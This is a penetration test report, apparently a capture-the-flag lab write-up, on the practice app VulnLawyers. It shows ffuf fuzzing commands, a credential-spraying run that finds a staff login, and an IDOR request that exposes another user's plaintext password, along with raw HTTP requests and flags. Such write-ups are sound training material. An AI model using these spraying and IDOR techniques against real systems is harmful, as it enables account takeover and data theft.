PENETRATION TEST REPORT

VULNLAWYERS

JULY 17, 2025

PREPARED BY DUSTIN MERRITT

DUSTINMERRITT.GITHUB.IO

TABLE OF CONTENT

1. EXECUTIVE SUMMARY

1.1 SYNOPSIS

1.2 FINDINGS OVERVIEW

1.3 RECOMMENDATIONS

1.4 SEVERITY SCALE

2. FINAL REPORT

2.1 SYNOPSIS

2.2 INFORMATION GATHERING

2.3 ENUMERATION

2.3.1 SUBDOMAIN ENUMERATION

2.3.2 VIRTUAL HOST ENUMERATION

2.4 VULNERABILITY DISCOVERY

2.4.1 SENSITIVE DATA EXPOSURE

2.4.2 USER ENUMERATION VIA API

2.5 EXPLOITATION

2.5.1 CREDENTIAL SPRAYING/BRUTE-FORCE LOGIN

2.5.2 IDOR EXPLOITATION

1 EXECUTIVE SUMMARY

1.1 SYNOPSIS

An evaluation of VulnLawyers web application security was a 1-day penetration test that was conducted on March 17th, 2025. The goal of the "pentest" is to act as a threat-actor by performing cyber-attacks against VulnLawyers web application. This will serve to discover any present vulnerabilities that could result in a breach and be leveraged to access VulnLawyers sensitive data by a real-world attacker. All issues discovered by me are achieved and verified through network evaluation, system vulnerability scanning and assessment, and both automated and manual exploitation (where applicable) of found vulnerabilities.

1.2 FINDINGS OVERVIEW

While conducting the external penetration test of the VulnLawyers web application, several critical security vulnerabilities were discovered that allowed access to restricted systems and sensitive data without proper authorization. By targeting weak login protections and improperly secured endpoints, I was able to simulate real-world attacker behavior and gain meaningful access to internal resources.

One of the most significant findings was a login portal that did not enforce any lockout or CAPTCHA protections. This allowed me to perform a credential spraying attack, eventually gaining access to the staff portal using a valid employee account.

I also discovered an insecure API endpoint that exposed the personal details and plaintext password of another user. This endpoint could be manipulated to view the profiles of other users simply by changing the ID in the URL—no authentication was required beyond the original session.

Other notable findings included:

- Unauthenticated access to user directories on a subdomain.
- A public API response that included internal metadata and a hardcoded flag.
- A hidden redirect that exposed the location of an internal staff-only page.
- Multiple virtual hosts and subdomains revealed through fuzzing techniques, increasing the attack surface.

These vulnerabilities confirmed that an external attacker could gain access to private data and potentially escalate their access further within the application.

Example of critical access gained:

- **Target:** poseidon.ctfio.com
- **Vulnerability:** Unprotected login form
- **Access Gained:**
  - Email: jaskaran.lowe@vulnlawyers.ctf
  - Password: summer

- **Result:** Logged into internal staff portal and accessed case management data, including embedded flags

1.3 RECOMMENDATIONS

To increase the security posture of VulnLawyers, I recommend the following mitigations and/or remediations be performed:

- Enforce account lockout and CAPTCHA mechanisms on all login endpoints.
- Store passwords securely using strong hashing algorithms; never return plaintext passwords.
- Implement proper access controls on all sensitive URLs and endpoints.
- Hide internal paths and remove debug information or flags from public responses.
- Review and restrict access to all subdomains, virtual hosts, and exposed APIs.
- Monitor login activity and endpoint access for signs of enumeration or abuse.

1.4 SEVERITY SCALE

CRITICAL Severity Issue: Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.

HIGH Severity Issue: Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.

MEDIUM Severity Issue: Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.

LOW Severity Issue: Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.

INFORMATIONAL Issue: Meant to increase client's knowledge. Likely no actual threat.

2 FINAL REPORT

2.1 SYNOPSIS

Penetration testers employed testing methods that are widely adopted in the cyber security assessment industry. This includes 5 phases: Information Gathering, Enumeration, Vulnerability Assessment, Exploitation, and Reporting/Mitigation. During these phases, both automated and manual audit techniques were used to insure the best possible results.

2.2 INFORMATION GATHERING

I was given a scope of VulnLawyers web application which was verified to be accessible.

- poseidon.ctfio.com

2.3 ENUMERATOIN

2.3.1 SUBDOMAIN ENUMERATION

Subdomain enumeration was conducted using the Ffuf tool with a wordlist targeting common subdomain paths. The target domain poseidon.ctfio.com exposed several accessible paths, including /login, /css, and /images. The /login endpoint redirected with HTTP status 302, indicating the presence of a login portal. Unauthenticated discovery of such endpoints can aid attackers in reconnaissance, potentially exposing attack surfaces such as login panels, admin interfaces, or internal APIs.


Severity: MEDIUM

Command Used:

```
ffuf -w ~/hackinghub/vulnlawyers/wordlists/subdomains.txt -u
https://poseidon.ctfio.com/FUZZ
```

Output:

```
css      [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 121ms]
images   [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 179ms]
login    [Status: 302, Size: 1056, Words: 191, Lines: 30, Duration: 120ms]
```



VulnLawyers

We'll win that case!

Access is denied from your IP address

2.3.2 VIRTUAL HOST ENUMERATION

Virtual host enumeration was performed using the Ffuf tool to fuzz the subdomain section of the Host header. The test revealed an accessible virtual host at data.poseidon.ctfio.com, which returned a 200 OK response. This indicates the existence of a virtual host that is not publicly documented or linked, but is accessible through virtual host routing. Such endpoints are often overlooked and may host staging environments, development APIs, or internal tools.

Severity: **MEDIUM**

Command Used:

```
ffuf -w ~/hackinghub/vulnlawyers/wordlists/subdomains.txt -u
https://FUZZ.poseidon.ctfio.com -H "Host: FUZZ.poseidon.ctfio.com"
```

Output:

```
data      [Status: 200, Size: 109, Words: 3, Lines: 1, Duration: 130ms]
```

2.3.3 ADDITIONAL ENDPOINT DISCOVERY

Fuzzing was performed on the virtual host data.poseidon.ctfio.com using ffuf to enumerate hidden directories or endpoints. The scan revealed an accessible /users endpoint that responded with a 200 OK, indicating it is both valid and public. No authentication was required to access the route.

Severity: **HIGH**

Command Used:

```
ffuf -w ~/hackinghub/vulnlawyers/wordlists/subdomains.txt -u
https://data.poseidon.ctfio.com/FUZZ
```

Output:

```
users       [Status: 200, Size: 396, Words: 6, Lines: 1, Duration: 129ms]
```

2.4 VULNERABILITY DISCOVERY

2.4.1 SENSITIVE DATA EXPOSURE

The virtual host data.poseidon.ctfio.com, discovered through virtual host fuzzing, exposes a publicly accessible API endpoint that returns metadata including the API name, version number, and a hardcoded flag value. The response was accessible without authentication. This demonstrates a lack of proper access control and secure coding practices. The inclusion of internal secrets or flag strings in unauthenticated endpoints increases the risk of information leakage and could aid attackers in CTF-style enumeration, privilege escalation, or environment fingerprinting.

Severity: **HIGH**

```
{
  "name": "VulnLawyers Website API",
  "version": "2.1.04",
  "flag": "[^FLAG^**************************^FLAG^]"
}
```

2.4.2 USER ENUMERATION VIA API

This endpoint exposed personally user account data. Discovery of such routes increases the surface area available for enumeration and attack.
data.poseidon.ctfio.com/users print screen:

```
{
  "users": [
    {
      "name": "Yusef Mcclain",
      "email": "yusef.mcclain@vulnlawyers.ctf"
    },
    {
      "name": "Shayne Cairns",
      "email": "shayne.cairns@vulnlawyers.ctf"
    },
    {
      "name": "Eisa Evans",
      "email": "eisa.evans@vulnlawyers.ctf"
    },
    {
      "name": "Jaskaran Lowe",
      "email": "jaskaran.lowe@vulnlawyers.ctf"
    },
    {
      "name": "Marsha Blankenship",
      "email": "marsha.blankenship@vulnlawyers.ctf"
    }
  ],
  "flag": "[^FLAG^25032EB0D322F7330182507FBAA1A55F^FLAG^]"
}
```

2.5 EXPLOITATION

2.5.1 CREDENTIAL SPRAYING / BRUTE-FORCE LOGIN

A brute-force credential spraying attack was performed on the /lawyers-only-login endpoint at poseidon.ctfio.com. Using a list of previously harvested email addresses and a password wordlist, the attacker was able to successfully authenticate using the credentials:

- **Email:** jaskaran.lowe@vulnlawyers.ctf
- **Password:** summer

This technique allowed access to the **staff portal**, where sensitive internal content was available, including active case management data and an embedded flag.


The login form did not implement rate limiting, CAPTCHA, or account lockout mechanisms, allowing for unlimited credential attempts.

```
POST /lawyers-only-login HTTP/1.1
Host: poseidon.ctfio.com
Connection: keep-alive
Content-Length: 36
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Origin: https://poseidon.ctfio.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
```


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://poseidon.ctfio.com/lawyers-only-login
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

email=hacksmarter&password=isthebest
```

Logins were automated in Caido with the emails captured and a password list:



ID	Payload 1	Payload 2	▲ S…	Length	Round-trip Time (ms)
388	jaskaran.lowe%40vulnlawyers.ctf	summer	302	306	449
1	yusef.mcclain%40vulnlawyers.ctf	123456	401	2040	614
2	yusef.mcclain%40vulnlawyers.ctf	password	401	2040	479
3	yusef.mcclain%40vulnlawyers.ctf	12345678	401	2040	858
4	yusef.mcclain%40vulnlawyers.ctf	qwerty	401	2040	479
5	yusef.mcclain%40vulnlawyers.ctf	123456789	401	2040	480



VulnLawyers

Staff Portal

[^FLAG^[redacted]^FLAG^]

Current Cases

Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Changes can only by performed by case manager

2.5.2 IDOR EXPLOITATION

An Insecure Direct Object Reference (IDOR) vulnerability was discovered in the authenticated /lawyers-only-profile-details/{id} endpoint. By incrementing the id parameter, the attacker was able to access another user's profile details without authorization. The response contained **personally identifiable information (PII)**, including:

- **Full Name:** Shayne Cairns
- **Email:** shayne.cairns@vulnlawyers.ctf
- **Plaintext Password:** q2V944&#2a1^3p


This lack of access control allows attackers to enumerate user records and retrieve credentials, which could lead to account takeover and lateral movement within the application.

Exploitation of this vulnerability could result in:

- Full compromise of user accounts using leaked credentials.
- Exposure of internal user data, violating privacy requirements.
- Lateral movement and privilege escalation depending on role assignments.
- Compliance violations (e.g., GDPR) due to unauthorized access to PII.

```
GET /lawyers-only-profile-details/2 HTTP/1.1
Host: poseidon.ctfio.com
Connection: keep-alive
sec-ch-ua-platform: "Linux"
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://poseidon.ctfio.com/lawyers-only-profile
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9
Cookie: token=7BCC07AAE3CCD9CD66223DF6D6932582
Response:
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 17 Jul 2025 13:09:58 GMT
Content-Type: application/json
Connection: keep-alive
Content-Length: 155
```

```
{
    "id": 2,
    "name": "Shayne Cairns",
    "email": "shayne.cairns@vulnlawyers.ctf",
    "password": "q2V944&#2a1^3p",
    "flag": "[^FLAG^938F5DC109A1E9B4FF3E3E92D29A56B3^FLAG^]"
}
```




VulnLawyers

Staff Portal

Current Cases

Case	Managed By	Actions
Evil Corp Vs Jones Animal Charity	Shayne Cairns	Delete Case



VulnLawyers

Staff Portal

Current Cases

There are no more cases

[^FLAG^B38BAE0B8B804FCB85C730F10B3B5CB5^FLAG^]